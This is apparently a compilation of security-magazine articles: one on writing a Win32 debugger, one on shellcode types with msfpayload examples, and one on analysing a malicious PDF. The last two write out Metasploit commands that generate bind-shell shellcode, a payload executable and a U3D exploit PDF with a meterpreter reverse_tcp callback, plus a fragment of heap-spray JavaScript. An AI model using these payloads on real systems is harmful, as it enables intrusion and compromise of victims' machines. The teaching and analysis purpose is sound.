Listing 9. *Create a New Class and Use It Like This*

```
CPokasAsm* Asm = new CPokasAsm();
DWORD InsLength;
char* buff;
buff = Asm->Assemble("mov eax,dword ptr [ecx+
                 00401000h]",InsLength);
cout << "The Length: " << InsLength << "\n";
cout << "Assembling mov eax,dword ptr [ecx+
                 00401000h]\n\n";
for (DWORD i = 0;i < InsLength; i++)
{
      cout << (int*)buff[i] << " ";
}
cout << "\n\n";
cout << "Disassembling the same Instruction
                 Again\n\n";
cout << Asm->Disassemble(buff,InsLength) <<
                 " ... and the instruction
                 length : " << InsLength <<
                 "\n\n";
```

Listing 10. *The Output*

```
The Length: 6
Assembling mov eax,dword ptr [ecx+ 00401000h]
FFFFFF8B FFFFFF81 00000000 00000010 00000040
                 00000000
Disassembling the same Instruction Again
mov eax ,dword ptr [ecx + 401000h] ... and the
                 instruction length : 6
```

Listing 11. *"DISASM_INSTRUCTION"*

```
struct DISASM_INSTRUCTION
{
      hde32sexport hde;
      int entry;
      string* opcode;
      int ndest;
      int nsrc;
      int other;
      struct
     {
            int length;
            int items[3];
            int flags[3];
      } modrm;
      int (*emu_func)(Thread&,DISASM_INSTRUC-
                 TION*);
      int flags;
};
```

struction `DISASM_INSTRUCTION` and it looks like: Listing 11.

The Disassemble Function looks like:

```
DISASM_INSTRUCTION* Disassemble(char*
                    Buffer,DISASM_INSTRUCTION* ins);
```

It takes the Address of the buffer to disassemble and the buffer that the function will return the struct inside

Let's explain this structure:

1. `hde`: it's a struct created by Hacker Disassembler Engine and describes the opcode … The important Fields are:
    2. `len`: The length of the instruction
    3. `opcode`: the opcode byte … if the opcode is 2 bytes so see also opcode2
    4. `Flags`: This is the flags and it has some important flags like `F_MODRM` and `F_ERROR_XXXX` (XXXX means anything here)
5. `Entry`: unused
6. `Opcode`: the opcode string … with class "string" not "cString"
7. `Other`: used for mul to save the imm … other than that … it's unused
8. `Modrm`: it's a structure describes what's inside the RM (if there's) like "[eax*2 + ecx + 6]" for example … and it looks like:
    9. `Length`: the number of items inside … like "[eax+ 2000]" contains 2 items
    10. `Flags[3]`: this describes each item in the RM and its maximum is 3 … it's flags is:
        11. `RM_REG`: the item is a register like "[eax …"
        12. `RM_MUL2`: this register is multiplied by 2
        13. `RM_MUL4`: by 4
        14. `RM_MUL8`: by 8
        15. `RM_DISP`: it's a displacement like `[0x401000 + …`
        16. `RM_DISP8`: comes with RM_DISP … and it means that the displacement is 8-bits
        17. `RM_DISP16`: the displacement is 16 bits
        18. `RM_DISP32`: the displacement is 32-bits
        19. `RM_ADDR16`: this means that … the modrm is in 16-bits Addressing Mode
    20. `Items[3]`: this gives the value of the item in the modrm … like if the Item is a register … so it contains the number of this register (ex: ecx → item = 1) and if the item is a displacement … so it contains the displacement value like `0x401000` and so on.
21. `emu_func`: unused
22. `Flags`: this flags describes the instruction … some describes the instruction shape, some describes destination and some describes the source … let's see
23. `Instruction Shape`: there are some flags describe the instruction like:
    24. `NO_SRCDEST`: this instruction doesn't have source or destination like "nop"
    25. `SRC_NOSRC`: this instruction has only destination like "push dest"
    26. `INS_UNDEFINED`: this instruction is undefined in the disassembler … but you still can get the length of it from hde.len
    27. `OP_FPU`: this instruction is an FPU instruction
    28. `FPU_NULL`: means this instruction doesn't have any destination or source
    29. `FPU_DEST_ONLY`: this means that this instruction has only a destination
    30. `FPU_SRCDEST`: this means that this instruction has a source and destination
    31. `FPU_BITS32`: the FPU instruction is in 32-bits
    32. `FPU_BITS16`: means that the FPU Instruction is in 16-bits
    33. `FPU_MODRM`: means that the instruction contains the ModRM byte
34. `Destination Shape`:
    35. `DEST_REG`: means that the destination is a register
    36. `DEST_RM`: means that the destination is an RM like "dword ptr [xxxx]"
    37. `DEST_IMM`: the destination is an immediate (only with enter instruction"
    38. `DEST_BITS32`: the destination is 32-bits
    39. `DEST_BITS16`: the destination is 16-bits
    40. `DEST_BITS8`: the destination is 8-bits
    41. `FPU_DEST_ST`: means that the destination is "ST0" in FPU only instructions
    42. `FPU_DEST_STi`: means that the destination is "STx" like "ST1"
    43. `FPU_DEST_RM`: means that the destination is RM
44. `Source Shape`: similar to destination … read the description in Destination flags above
    45. `SRC_REG`
    46. `SRC_RM`
    47. `SRC_IMM`
    48. `SRC_BITS32`
    49. `SRC_BITS16`
    50. `SRC_BITS8`
    51. `FPU_SRC_ST`
    52. `FPU_SRC_STi`
53. `ndest`: this includes the value of the destination related to its type … if it's a register … so it will contains the index of this register if it's

an immediate … so it will have the immediate value if it's an RM … so it will be null
54. `nsrc`: this includes the value of the source related to the type … see the ndest above

That's simply the disassembler. We discussed all the items of our debugger. We discussed the Process Analyzer, the Debugger, the PE Parser and the Disassembler. We now should put all together

Put All Together

To write a good debugger and simple also, we decided to create an interactive console application (like msfconsole in Metasploit) which takes commands like run or bp (to set a breakpoint) and so on.

To create an interactive console application, we will use cConsoleApp class to create our Console App. We will inherit a class from it and begin the modification of its commands (Listing 12).

And the Code: Listing 13.

As you see in the previous code, we implemented 3 functions (virtual functions) and they are:

1. `SetCustomSettings`: this function is used for modifying the setting for your application … like modify the intro for the application, include a log file, include a registry entry for the application or to include a database for the application to save data … as you can see, it's used to write the intro.
2. `Run`: this function is called to run the application. You should call to StartConsole to begin the interactive console
3. `Exit`: this function is called when the user write "quit" command to the console.

The cConsoleApp implements 2 commands for you "quit" and "help". Quit exit the application and help show the command list with their description. To add a new command you should call to this function:

```
AddCommand(char* Name,char* Description,char*
Format,DWORD nArgs,PCmdFunc CommandFunc)
```

The command Func is the function which will be called when the user inputs this command … and it should be with this format:

```
void CmdFunc(cConsoleApp* App,int argc,char*
                  argv[])
```

it's similar to the main function added to it the App class. The argv is the list of the arguments for this function and the argc is the number of arguments (always equal to nArgs that you enter in add commands .. could be ignored as it's reserved).

To use AddCommand … you can use it like this:

```
AddCommand("dump","Dump a place in memory in
hex","dump [address] [size]",2,&DumpFunc);
```

Listing 12. *Use cConsoleApp Class to Create our Console App*

```
class cDebuggerApp : public cConsoleApp
{
public:
   cDebuggerApp(cString AppName);
   ~cDebuggerApp();
   virtual void SetCustomSettings();
   virtual int Run();
   virtual int Exit();
};
```

Listing 13. *The Code*

```
cDebuggerApp::cDebuggerApp(cString AppName) :
                  cConsoleApp(AppName)
{


}
cDebuggerApp::~cDebuggerApp()
{
   ((cApp*)this)->~cApp();
}

void cDebuggerApp::SetCustomSettings()
{
   //Modify the intro of the application
Intro = "\
   ***********************************\n\
   **           Win32 Debugger       **\n\
   ************************************\n";


}
int cDebuggerApp::Run()
{
   //write your code here for run
StartConsole();
   return 0;
}
int cDebuggerApp::Exit()
{
   //write your code here for exit
   return 0;
}
```

The DumpFunc is like that:

```
void DumpFunc(cConsoleApp* App,int argc,char*
                  argv[])
{
   ((cDebuggerApp*)App)->Dump(argc,argv);
};
```

As it calls to Dump function in the cDebuggerApp class which inherited from cConsoleApp class.

We added these commands for the application: Listing 14.

For Run Function: Listing 15.

As you can see, we make the application start the console while the user enters a valid filename, otherwise, return error and close the application.

We will not describe all commands but commands that are the hard to implement (Listing 16).

This function at the beginning converts the arguments from string (as the user entered) to a hexadecimal value. And then, it reads in the debugee process the memory that you need to disassemble. As you can see, we added 16 bytes to be sure that all instructions will be disassembled correctly even if one of them exceed the limits of the buffer.

Then, we begin looping on the disassembling process and increment the address by the length of each instruction until we reach the limited size.

The main function will call to some functions to start the application and run it: Listing 17.

Listing 14. *AddCommand*

```
AddCommand("step","one Step through code","step",0,&StepFunc);
AddCommand("run","Run the application until the first breakpoint","run",0,&RunFunc);
AddCommand("regs","Show Registers","regs",0,&RegsFunc);
AddCommand("bp","Set an Int3 Breakpoint","bp [address]",1,&BpFunc);
AddCommand("hardbp","Set a Hardware Breakpoint","hardbp [address] [size (1,2,4)] [type .. 0 =
                  access .. 1 = write .. 2 = execute]",3,&HardbpFunc);
AddCommand("membp","Set Memory Breakpoint","membp [address] [size] [type .. 0 = access .. 1 =
                  write]",3,&MembpFunc);
AddCommand("dump","Dump a place in memory in hex","dump [address] [size]",2,&DumpFunc);
AddCommand("disasm","Disassemble a place in memory","disasm [address] [size]",2,&DisasmFunc);
AddCommand("string","Print string at a specific address","string [address] [max size]",2,&StringFunc);
AddCommand("removebp","Remove an Int3 Breakpoint","removebp [address]",1,&RemovebpFunc);
AddCommand("removehardbp","Remove a Hardware Breakpoint","removehardbp [address]",1,&RemovehardbpFunc);
AddCommand("removemembp","Remove Memory Breakpoint","removemembp [address]",1,&RemovemembpFunc);
```

Listing 15. *For Run Function*

```
int cDebuggerApp::Run()
{

   Debugger = new cDebugger(Request.GetValue("default"));
   Asm = new CPokasAsm();
   if (Debugger->IsDebugging)
   {
      Debugger->Run();
      Prefix = Debugger->DebuggeeProcess->processName;
      if (Debugger->IsDebugging)StartConsole();
   }
   else
   {
      cout << Intro << "\n\n";
      cout << "Error: File not Found";
   }
   return 0;
}
```

Conclusion

In this article we described how to write a debugger using SRDF … and how easy to use SRDF. And we described how to analyze a PE File and how disassembling an instruction works.

AMR THABET

I'm a Malware Researcher with 5+ years experience in reversing malware and researching and I'm now a Malware Researcher in Q-CERT. I'm the Author of many open-source tools like Pokas Emulator and Security Research and Development Framework (SRDF). I was a Speaker in Cairo Security Camp 2010 and University of Sydney. I wrote namerous aticles in malware and programming in Hakin9 Magazine, SecurityKaizen Magazine and Code Project.

Listing 16. *Commands H to Implement*

```
void cDebuggerApp::Disassemble(int argc,char*
                  argv[])
{
   DWORD Address = 0;
   DWORD Size = 0;
   sscanf(argv[0], "%x", &Address);
   sscanf(argv[1], "%x", &Size);
   DWORD Buffer = Debugger->DebuggeeProcess-
                  >Read(Address,Size+16);
   DWORD InsLength = 0;

   for (DWORD InsBuff = Buffer;InsBuff < Buffer+
                  Size ;InsBuff+=InsLength)
   {
      cout << (int*)Address << ": " << Asm-
                  >Disassemble((char*)
                  InsBuff,InsLength) << "\n";
      Address+=InsLength;
   }
}
```

Listing 17. *Start the Application and Run It*

```
int _tmain(int argc, char* argv[])
{
   cDebuggerApp* Debugger = new
cDebuggerApp("Win32Debugger");
   Debugger->SetCustomSettings();
   Debugger->Initialize(argc,argv);
   Debugger->Run();
   return 0;
}
```

Reverse Engineering – Shellcodes Techniques

The concept of reverse engineering process is well known, yet in this article we are not about to discuss the technological principles of reverse engineering but rather focus on one of the core implementations of reverse engineering in the security arena. Throughout this article we'll go over the shellcodes' concept, the various types and the understanding of the analysis being performed by a "shellcode" for a software/program.

Shellcode is named as it does since it is usually starts with a specific shell command. The shellcode gives the initiator control of the target machine by using vulnerability on the aimed system and which was identified in advance. Shellcode is in fact a certain piece of code (not too large) which is used as a payload (the part of a computer virus which performs a malicious action) for the purpose of an exploitation of software's vulnerabilities.

Shellcode is commonly written in machine code yet any relevant piece of code which performs the relevant actions may be identified as a shellcode. Shellcode's purpose would mainly be to take control over a local or remote machine (via network) – the form the shellcode will run depends mainly on the initiator of the shellcode and his/hers goals by executing it.

The Various Shellcodes' Techniques

When the initiator of the shellcode has no limits in means of accessing towards the destination machine for vulnerability's exploitation it is best to perform a *local shellcode.* Local shellcode is when a higher-privileged process can be accessed locally and once executed successfully, will open the access to the target with high privileges. The second option refers to a remote run, when the initiator of the shellcode is limited as far as the target where the vulnerable process is running (in case a machine is located on a local network or intranet) – in this case the shellcode is *remote shellcode* as it may provide penetration to the target machine across the network and in most cases there is the use of standard TCP/IP socket connections to allow the access.

Remote shellcodes can be versatile and are distinguished based on the manner in which the connection is established: *"Reverse shell"* or a *"connect-back shellcode"* is the remote shellcode which enables the initiator to open a connection towards the target machine as well as a connection back to the source machine initiating the shellcode. Another type of remote shellcode is when the initiator wishes to bind to a certain port and based on this unique access, may connect to control the target machine, this is known as a *"bindshell shellcode"*.

Another, less common, shellcode's type is when a connection which was established (yet not closed prior to the run of the shellcode) will be utilized towards the vulnerable process and thus the initiator can re-use this connection to communicate back to the source – this is known as a "*socket-reuse shellcode*" as the socket is re-used by the shellcode.

Due to the fact that "socket-reuse shellcode" requires active connection detection and determination as to which connection can be re-used out of (most likely) many open connections is it considered a bit more difficult to activate such a shellcode, but nonetheless there is a need for such a shellcode as firewalls can detect the outgoing connections made by "connect-back shellcodes" and /or incoming connections made by "bindshell shellcodes".

For these reasons a "socket-reuse shellcode" should be used in highly secure systems as it does not create any new connections and therefore is harder to detect and block.

A different type of shellcode is the *"download and execute shellcode"*. This type of shellcode directs the target to download a certain executable file outside the target machine itself and to locate it locally as well as executing it. A variation of this type of shellcode downloads and loads a library.

This type of shellcode allows the code to be smaller than usual as it does not require to spawn a new process on the target system nor to clean post execution (as it can be done via the library loaded into the process).

An additional type of shellcode comes from the need to run the exploitation in stages, due to the limited amount of data that one can inject into the target process in order to execute it usefully and directly – such a shellcode is called a *"staged shellcode".*

The form in which a staged shellcode may work would be (for example) to first run a small piece of shellcode which will trigger a download of another piece of shellcode (most likely larger) and then loading it to the process's memory and executing it.

"Egg-hunt shellcode" and *"Omelets shellcode"* are the last two types of shellcode which will be mentioned. "Egg-hunt shellcode" is a form of "staged shellcode" yet the difference is that in "Egg-hunt shellcode" one cannot determine where it will end up on the target process for the stage in which the second piece of code is downloaded and executed. When the initiator can only inject a much smaller sized block of data into the process the "Omelets shellcode" can be used as it looks for multiple small blocks of data (eggs) and recombines them into one larger block (the omelet) which will be subsequently executed.

Introduction to MSFPAYLOAD Command

In this part we'll focus on the `msfpayload` command. This command is used to generate and output all of the various types of shellcode that are available within Metasploit. This tool is mostly used for the generation of shellcode for an exploit that is currently not available within the Metasploit's framework. Another use for this command is for testing of the different types of shellcode and options before finalizing a module.

Although it is not fully visible within it's "help banner" (as can be seen in the image below) this tool has many different options and variables available but they may not all be fully realized without a proper introduction.

```
# msfpayload -h
```

Type the following command to show the vast numbers of different types of shellcodes available (based on which one can customize a specific exploit):

```
# msfpayload -l
```

One can browse the wide list (as seen in the image below) of payloads that are listed and shown as the output for the `msfpayload -l` command: Figure 2.

In this case we chose the "shell_bind_tcp" payload as an example. Prior to the continuum of our action let us change our working directory to the Metasploit framework as so:




Figure 1. *Msfpayload Help Information*




Figure 2. *Msfpayload Payload List*




Figure 3. *Listing the Shellcode Options*

```
# cd /pentest/exploits/framework
```

Once a payload was selected (in this case the `shell_bind_tcp` payload) there are two switches that are used most often when crafting the payload for the exploit you are creating.

In the example below we have selected a simple Windows' bind shellcode (`shell_bind_tcp`). When we add the command-line argument "O" for a payload, we receive all of the available relevant options for that payload:

```
# msfpayload windows/shell_bind_tcp O
```

As seen in the output below these are results for "o" argument for this specific payload: Figure 3.

As can be seen from the output, one can configure three different options with this specific payload. Each option's variables (if required) will come with a default settings and a short description as to its use and information:

```
EXITFUNC
    Required
    Default setting: process
LPORT
    Required
    Default setting: 4444
RHOST
    Not required
    No default setting
```




Figure 4. *Specifying the Shellcode Options Data*




Figure 5. *Generating the Shellcode Using Msfpayload*

Setting these options in msfpayload is very simple. An example is shown below of changing the exit technique and listening port of a certain shell (Figure 4):

```
# ./msfpayload windows/shell_bind_tcp EXITFUNC=seh
          LPORT=8080 O
```

Now that all is configured, the only option left is to specify the output type such as C, Perl, Raw, etc. For this example 'C' was chosen as the shellcode's output (Figure 5):

```
#./msfpayload windows/shell_bind_tcp EXITFUNC=seh
          LPORT=8080 C
```

Now that we have our fully customized shellcode, it can be used for any exploit. The next phase is how a shellcode can be generated as a Windows' executable by using the `msfpayload` command.

msfpayload provides the functionality to output the generated payload as a Windows executable. This is useful to test the generated shellcode actually provides the expected results, as well as for sending the executable to the target (via email, HTTP, or even via a "Download and Execute" payload).

The main issue with downloading an executable onto the victim's system is that it is likely to be captured by Anti-Virus software installed on the target.

To demonstrate the Windows executable generation within Metasploit the use of the "windows/exec" payload is shown below. As such the initial need is to determine the options that one must provide for this payload, as was done previously using the Summary (S) option:

```
$ msfpayload windows/exec S
  Name: Windows Execute Command
  Version: 5773
  Platform: ["Windows"]
…
  Arch: x86
  Needs Admin: No
  Total size: 113

  Provided by:
  vlad902
```

```
Basic options:
Name Current Setting Required Description
---- --------------- -------- -----------
CMD yes the command string to execute
EXITFUNC thread yes Exit technique: seh, thread,
                process
Description:
Execute an arbitrary command
```

As can be seen the only option is to specify the "CMD" option. One simply needs to execute "calc.exe" so that we can test it on our own systems.

In order to generate a Windows' executable using Metasploit one needs to specify the X output option. This will display the executable on the screen, therefore there is a need to pipe it to a file which will call pscalc.exe, as shown below:

```
$ msfpayload windows/exec CMD=calc.exe X > pscalc.exe
  Created by msfpayload (http://www.metasploit.com).
  Payload: windows/exec
  Length: 121
  Options: CMD=calc.exe
```

Now an executable file in the relevant directory called "pscalc.exe" is shown. One may confirm this by using the following command:

```
$ ls -l pscalc.exe
     -rw-r--r-- 1 Administrator mkpasswd 4637
     Oct  9 08:53 pscalc.exe
```

As can be seen this file is not set to being an executable, so one will need to set the executable permissions on it using via the following command:


```
$ chmod 755 pscalc.exe
```

It is now testable by executing the "pscalc.exe" Windows executable. The following command should trigger the Windows Calculator to be displayed on your system.

```
$ ./pscalc.exe
```

As was mentioned in the beginning of the article we have focused on one aspect of the security's field reverse engineering concept – the shellcodes. This is a very basic "know how" for the use of "shellcodes" but it should be the first step and the gates' open for a further and a much more in depth search of the versatile use and features shellcodes can supply.

ERAN GOLDSTEIN



Eran Goldstein is the founder of Frogteam|Security, a cyber security vendor company in USA and Israel. He is also the creator and developer of "Total Cyber Security – TCS" product line. Eran Goldstein is a senior cyber security expert and a software developer with over 10 years of experience. He specializes at penetration testing, reverse engineering, code reviews and application vulnerability assessments. Eran has a vast experience in leading and tutoring courses in application security, software analysis and secure development as EC-Council Instructor (C|EI). For more information about Eran and his company you may go to: http://www.frogteam-security.com.

a d v e r t i s e m e n t

IT-Securityguard

Lets secure IT

Android Vulnerability Scan

Web Penetration testing

Secure hosting

contact: contact@it-securityguard.com

www.it-securityguard.com

Deep Inside Malicious PDF

In now days People share documents all the time and most of the attacks based on client side attack and target applications that exist in the user, employee OS, from one single file the attacker can compromise a large network., PDF is the most sharing file format, due to PDFs can include active content, passed within the enterprise and across Networks. in this article we will make Analysis to catch Malicious PDF files.

When we start to check the PDF files that exist in our Pc or Lap top we may use antivirus scanner but in this days it seems not good enough to detect malicious PDF that counties a shell code because, as attacker mostly encrypt it's count -ant to bypass the antivirus scanner and in many times target a zero day vulnerability that exit in Adobe Acrobat reader or un updated version, the Figure 1 show how PDF vulnerabilities rising every year.

Before we start analyze malicious PDF we going to have a simple look at PDF structures as to understand how the shell code work and where it locate.

PDF components

PDF documents counties four main parts (*one-line header, body, cross-reference table* and *trailer).*

PDF Header

The first line of pdf show the pdf format version the most important line that give to you the basic information of the pdf file for example *"%PDF-1.4 means that file fourth version.*

PDF Body

The body pdf file consist of objects that compose contents of the document, these objects include fonts, images, annotations, text streams And user can put invisible objects or elements, this objects can interactive with pdf features like animation, security features. The body of the pdf supports two types of numbers (*integers, real numbers*).

The Cross-Reference Table (xref table)

The cross- reference counties links of all objects and elements that exist on file format, you can use this feature to see other pages contents (when the users update the PDF the cross-reference table gets updated automatically).

The Trailer

The trailer contains links to cross-reference table and always ends up with `%%EOF` to identify the end




Figure 1. *Vulnerabilities By Year*

```
Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1059 exploits - 595 auxiliary - 175 post
+ -- --=[ 277 payloads - 29 encoders - 8 nops

msf > use exploit/windows/fileformat/adobe_reader_u3d
msf exploit(adobe_reader_u3d) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_reader_u3d) > set lhost 192.168.40.155
lhost => 192.168.40.155
msf exploit(adobe_reader_u3d) > exploit

[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /root/.msf4/local/msf.pdf
```

Figure 2. *Setting Metasploit Variables*

of a PDF file the trailer enables a user to navigate to the next page by clicking on the link provided.

Malicious PDF through Metasploit

Now after we have talking a tour inside PDF file format and what it contains we will start to install old version of Adobe Acrobat reader 9.4.6 and 10 through to 10.1.1 that will be vulnerable to Adobe U3D Memory Corruption Vulnerability.

This exploit are exist in Metasploit framework so we going to create the malicious PDF and analysis it in KALI Linux distribution. Start opens the terminal and type msfconsole (Figure 2). As the picture below, we going to setting some Metasploit variables to be sure that everything is working fine.

*After choosing the exploit type we going to choose the payload that will execute during exploitation in the remote target and open Meterpreter session.

The file has been saved on `/root/.msf4/local`.

So we going to move the file to Desktop for easier located by typing in the terminal

```
root@kali :~# cd /root/.msf4/local
root@kali :~# mv msf.pdf /root/Desktop
```

PDFid

Now we going to use pdfid to see what the pdf continue of elements and objects and JavaScript and see if something interesting to analyze (Figure 3).

The PDF has only one page maybe its normal. There are several JavaScript objects inside… this is very strange. There is also an *OpenAction* object which will execute this malicious JavaScript

So we going to use peepdf.

Peepdf

Peepdf its python tool very powerful for PDF analysis, the tool provide all necessary components that security researcher need in PDF analysis without using many tools to do that, it support encryption, Object Streams, Shellcode emulation, Javascript Analysis, and for *Malicious* PDF it

Shows potential Vulnerabilities, Shows Suspicious Elements, Powerful Interactive Console, PDF Obfuscation (bypassing AVs), Decoding: hexadecimal – ASCII and HEX search (Figure 4).

Analysis

If we going to start analysis go to the directory of the PDF file then start with syntax `/usr/bin/peepdf -f msf.pdf`.

**choose the LHOST which is our IP address and we can view through typing ifconfig in new terminal*
**finally we type exploit to create the PDF file with configuration we created before*

We use `-f` option to avoid errors and force the tool to ignore them (Figure 5).

This the default output but we see some interesting things first one we see is the highlighted one object 15 continue JavaScript code and we have also one object 4 continue two executing elements (`/AcroForm` & `/OpenAction`) and the last one is /U3D showing to us Known Vulnerability for now we will start to explore this objects by getting an interactive console by typing syntax `/usr/bin/peepdf –i msf.pdf` (Figure 6).

```
root@bt:/pentest/forensics/pdfid# ./pdfid.py /root/Desktop/msf.pdf
PDFiD 0.0.11 /root/Desktop/msf.pdf
 PDF Header: %PDF-1.7
 obj                    15
 endobj                 15
 stream                  4
 endstream               4
 xref                    1
 trailer                 1
 startxref               1
 /Page                   3
 /Encrypt                0
 /ObjStm                 0
 /JS                     1
 /JavaScript             1
 /AA                     0
 /OpenAction             1
 /AcroForm               1
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /Colors > 2^24          0
```

Figure 3. *PDFid*

```
Usage: /usr/bin/peepdf [options] PDF_file

Version: peepdf 0.2 r158

Options:
  -h, --help            show this help message and exit
  -i, --interactive     Sets console mode.
  -s SCRIPTFILE, --load-script=SCRIPTFILE
                        Loads the commands stored in the specified file and
                        execute them.
  -f, --force-mode      Sets force parsing mode to ignore errors.
  -l, --loose-mode      Sets loose parsing mode to catch malformed objects.
  -u, --update          Updates peepdf with the latest files from the
                        repository.
  -g, --grinch-mode     Avoids colorized output in the interactive console.
  -v, --version         Shows program's version number.
  -x, --xml             Shows the document information in XML format.
root@kali:~#
```

Figure 4. *Peeppdf*

```
MD5: d75b455a8a949b2a9d80025d929a0088
SHA1: 5f53c2bf2e7a73318be44b63b4cfc535f84bee5c
Size: 5972 bytes
Version: 1.7
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 15
Streams: 4
Comments: 0
Errors: 0

Version 0:
        Catalog: 4
        Info: No
        Objects (15): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15]
        Streams (4): [2, 7, 10, 15]
                Encoded (4): [2, 7, 10, 15]
        Objects with JS code (1): [15]
        Suspicious elements:
                /AcroForm: [4]
                /OpenAction: [4]
                /JS: [14]
                /JavaScript: [14]
                /U3D (CVE-2009-3953,CVE-2009-3959,CVE-2011-2462): [10]
```

Figure 5. */usr/bin/peepdf –f msf.pdf*

```
PPDF> tree

/Catalog (4)
        /XFA (3)
                stream (2)
        /Pages (6)
                /Page (13)
                        /Pages (6)
                        stream (7)
                        /ProcSet (8)
                /Page (9)
                        /Pages (6)
                        stream (7)
                        /ProcSet (8)
                /Page (12)
                        /Pages (6)
                        stream (7)
                        /ProcSet (8)
                        /Annot (11)
                                stream (10)
        /Action /JavaScript (14)
                stream (15)
        /Outlines (5)
dictionary (1)
```

Figure 6. */usr/bin/peepdf –i msf.pdf*

```
PPDF> object 4

<< /AcroForm 3 0 R
/Type /Catalog
/Pages 6 0 R
/OpenAction 14 0 R
/Outlines 5 0 R >>

PPDF> object 3

<< /XFA 2 0 R >>

PPDF> object 2

<< /Length 291
/Filter /FlateDecode >>
stream
<?xml version="1.0" encoding="UTF-8"?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<ed>kapa</ed>
<config xmclns="http://www.microsoft.org/schema/xci/2.6/">
<present>
<pdf>
<version>1</version>
<fjdklsaj fodpsaj fopjdsio>f</fjdklsaj fodpsaj fopjdsio>
```

Figure 7. *The Tree Commands Shows the Logical Structure of the File, and Starting Explore Object 4*

```
PPDF> object 4

<< /AcroForm 3 0 R
/Type /Catalog
/Pages 6 0 R
/OpenAction 14 0 R
/Outlines 5 0 R >>

PPDF> object 14

<< /S /JavaScript
/JS 15 0 R >>

PPDF> object 15

<< /Length 3505
/Filter [ /FlateDecode /ASCIIHexDecode ] >>
stream

var padding;
var bbb, ccc, ddd, eee, fff, ggg, hhh;
var pointers_a, i;
var x = new Array();
var y = new Array();

function alloc(bytes) {
        return padding.substr(0, (bytes - 6) / 2);
}

function spray_eip(esc_a) {
        pointers_a = unescape(esc_a);
        for (i = 0; i < 2000; i++) {
